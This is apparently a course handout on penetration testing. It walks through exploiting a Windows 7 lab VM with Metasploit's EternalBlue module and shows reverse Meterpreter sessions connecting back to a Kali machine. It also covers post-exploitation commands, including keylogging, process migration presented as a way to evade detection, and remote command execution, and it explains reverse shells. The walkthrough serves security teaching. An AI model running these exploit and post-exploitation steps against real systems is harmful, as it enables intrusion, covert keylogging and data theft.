

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
UMqFYVFf.jpeg - Image Viewer [3/3]
File Edit View Go Help
Recycle Bin
C:\Windows\system32\cmd.exe
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\almah>ipcongif
'ipcongif' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\almah>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::b009:3e66:92b:8fba%11
IPv4 Address. . . . . : 192.168.186.133
Subnet Mask . . . . : 255.255.255.0
Default Gateway . . . . : 192.168.186.2
Tunnel adapter isatap.localdomain:
Media State . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
C:\Users\almah>
kali@kali: ~
File Actions Edit View Help
[+] 192.168.186.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.186.133:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.186.133:445 - Sending all but last fragment of exploit packet
[*] 192.168.186.133:445 - Starting non-paged pool grooming
[+] 192.168.186.133:445 - Sending SMBv2 buffers
[+] 192.168.186.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.186.133:445 - Sending final SMBv2 buffers.
[*] 192.168.186.133:445 - Sending last fragment of exploit packet!
[*] 192.168.186.133:445 - Receiving response from exploit packet
[+] 192.168.186.133:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.186.133:445 - Sending egg to corrupted connection.
[*] 192.168.186.133:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.186.133
[*] Meterpreter session 1 opened (192.168.186.134:4444 → 192.168.186.133:49180) at 2024-09-04 17:23:21 -0400
[+] 192.168.186.133:445 - ===
[+] 192.168.186.133:445 - ======================WIN======================
[+] 192.168.186.133:445 - ===
meterpreter > screenshot
Screenshot saved to: /home/kali/UMqFYVFf.jpeg
meterpreter >
Windows 7 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
12:14 AM
8/28/2024
Search
ENG
00:27:37
05-Sep-2024

- Once you have access, you can use several Meterpreter commands to interact with the compromised system.
- Take a screenshot → screenshot
- Check system information → sysinfo
- List running processes → ps
- Execute commands → execute -f cmd.exe –I
- Exit the Session → exit



Rank Average





kali@kali: ~

File Actions Edit View Help

```
 3016  472   svchost.exe           x64   0        NT AUTHORITY\SYSTEM

meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 248   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 328   316   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 376   316   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 384   368   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 412   368   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   376   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 480   376   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 488   376   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 556   472   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 600   472   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 680   472   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 760   472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 808   472   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 836   472   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 896   1080  iexplore.exe          x86   1        WIN-SPP34J9AAN7\almah         C:\Program Files (x86)\Internet Explorer\iexplore.exe
 916   760   audiodg.exe           x64   0
 936   472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1000  472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1080  1284  iexplore.exe          x86   1        WIN-SPP34J9AAN7\almah         C:\Program Files (x86)\Internet Explorer\iexplore.exe
 1096  472   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1156  472   taskhost.exe          x64   1        WIN-SPP34J9AAN7\almah         C:\Windows\system32\taskhost.exe
 1164  472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1236  808   dwm.exe               x64   1        WIN-SPP34J9AAN7\almah         C:\Windows\system32\Dwm.exe
 1284  1220  explorer.exe          x64   1        WIN-SPP34J9AAN7\almah         C:\Windows\Explorer.EXE
 1660  472   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 1820  472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1956  1660  SearchProtocolHost.exe x64  0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchProtocolHost.exe
 2156  472   wmpnetwk.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 2248  472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2408  1660  SearchFilterHost.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchFilterHost.exe
 2536  472   taskhost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\taskhost.exe
 2576  600   WmiPrvSE.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\wmiprvse.exe
 2824  600   WmiPrvSE.exe
 2864  472   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2980  1660  SearchProtocolHost.exe x64  1        WIN-SPP34J9AAN7\almah         C:\Windows\system32\SearchProtocolHost.exe
 3016  472   svchost.exe           x64   0        NT AUTHORITY\SYSTEM

meterpreter >
```

Windows 7 x64 - VMware Workstation 17 Player (Non-commercial use only)

Player

Internet Explorer cannot display the webpage - Windows Internet Explorer

https://www.msn.com/?ocid=iehp

Favorites | Suggested Sites | Web Slice Gallery

Internet Explorer cannot display the webpage

Page | Safety | Tools

Internet Explorer cannot display the webpage

What you can try:

Diagnose Connection Problems

More information

Done | Internet | Protected Mode: On | 100%

12:41 AM 9/5/2024

Search

ENG

00:41:02 05-Sep-2024

INST. : ENG.ALI BANI BAKAR & ENG.Dana Al-Mahrouk


- keyscan_start → start capture the keyboard input
- keyscan_dump → display what you capture
- keyscan_stop → stop capture the keyboard input

- Benefits of `migrate` command:

1. **Stability and Persistence**: Long-running processes are ideal targets for migration, less likely to be terminated.
2. **Evasion of Detection**: Antivirus and endpoint detection systems scrutinize newly spawned or unknown processes.
3. **Privilege Escalation**.

```
migrate [process_id]
```

```
explorer.exe
```



Open another session

- you can open multiple **Meterpreter sessions** with a victim using Metasploit, provided the victim machine allows multiple connections and the network or system's security hasn't blocked your access.
- Background → put your session to run at background
- Run → run a new session with the victum

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.186.134:4444
[*] 192.168.186.133:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.186.133:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.186.133:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.186.133:445 - The target is vulnerable.
[*] 192.168.186.133:445 - Connecting to target for exploitation.
[+] 192.168.186.133:445 - Connection established for exploitation.
[+] 192.168.186.133:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.186.133:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.186.133:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.186.133:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.186.133:445 - 0x00000020  50 61 63 6b 20 31                                 Pack 1
[+] 192.168.186.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.186.133:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.186.133:445 - Sending all but last fragment of exploit packet
[*] 192.168.186.133:445 - Starting non-paged pool grooming
[+] 192.168.186.133:445 - Sending SMBv2 buffers
[+] 192.168.186.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.186.133:445 - Sending final SMBv2 buffers.
[*] 192.168.186.133:445 - Sending last fragment of exploit packet!
[*] 192.168.186.133:445 - Receiving response from exploit packet
[+] 192.168.186.133:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.186.133:445 - Sending egg to corrupted connection.
[*] 192.168.186.133:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.186.133
[+] 192.168.186.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.186.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.186.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 3 opened (192.168.186.134:4444 → 192.168.186.133:49169) at 2024-09-04 17:47:54 -0400

meterpreter > background
[*] Backgrounding session 3 ...
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 5555
lport ⇒ 5555
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

- Netstate –n → displays active “TCP/IP connections” and listening ports on a system.
- -n → Displays IP addresses and port numbers in numeric form
- Connection State:

1. ESTABLISHED: A connection is open and data is being transmitted.
2. TIME_WAIT: A connection is waiting to close after being terminated.
3. CLOSE_WAIT: The connection is closed on the remote side but still open on the local side.
4. LISTEN: The system is waiting for an incoming connection on that port.

```
┌──(kali㉿kali)-[~]
└─$ netstat -n
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.186.134:5555    192.168.186.133:49170   ESTABLISHED
tcp        0      0 192.168.186.134:4444    192.168.186.133:49167   ESTABLISHED
tcp        0      0 192.168.186.134:4444    192.168.186.133:49169   ESTABLISHED
udp        0      0 192.168.186.134:68      192.168.186.254:67      ESTABLISHED
```

```
C:\Users\almah>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.186.133:49167  192.168.186.134:4444   ESTABLISHED
  TCP    192.168.186.133:49169  192.168.186.134:4444   ESTABLISHED
  TCP    192.168.186.133:49170  192.168.186.134:5555   ESTABLISHED
```

Connection State:

1. **LISTEN**: The server is waiting for an incoming connection.
2. **SYN_SENT**: The client has sent a request to initiate a connection.
3. **SYN_RECEIVED**: The server has responded, and the connection is being established.
4. **ESTABLISHED**: The connection is fully active, and data can be exchanged.
5. **FIN_WAIT_1**: One side has initiated closing the connection.
6. **FIN_WAIT_2**: The other side has acknowledged the close request.
7. **CLOSE_WAIT**: The system is waiting to close the connection after receiving a close request.
8. **CLOSING**: Both sides are in the process of closing the connection.
9. **LAST_ACK**: The system is waiting for the final acknowledgement before closing.
10. **TIME_WAIT**: The system is waiting to ensure no delayed packets remain.
11. **CLOSED**: The connection is fully terminated and no longer active.


Reverse Session

- remote access types:
  - **Bind Shell (Bind Session):** the victim opens a port and listens for an incoming connection. The attacker connects to this open port to control the target.

  Firewalls on the target machine may block the listening port, preventing the attacker from connecting.


  - **Reverse Shell (Reverse Session):** the attacker's machine listens for an incoming connection. The victim connects back to the attacker.

  where the "victim's firewall" is blocking inbound traffic but allows outbound traffic.



Ex3 Payload

- In the case of reverse shells, the payload is the code that, when executed on the victim's machine, establishes a connection back to the attacker's machine, allowing for remote command execution.



1) The hacker creates the program according to the type of program and the type of the victim's device, and places the hacker's device data so that this program can communicate with him later.

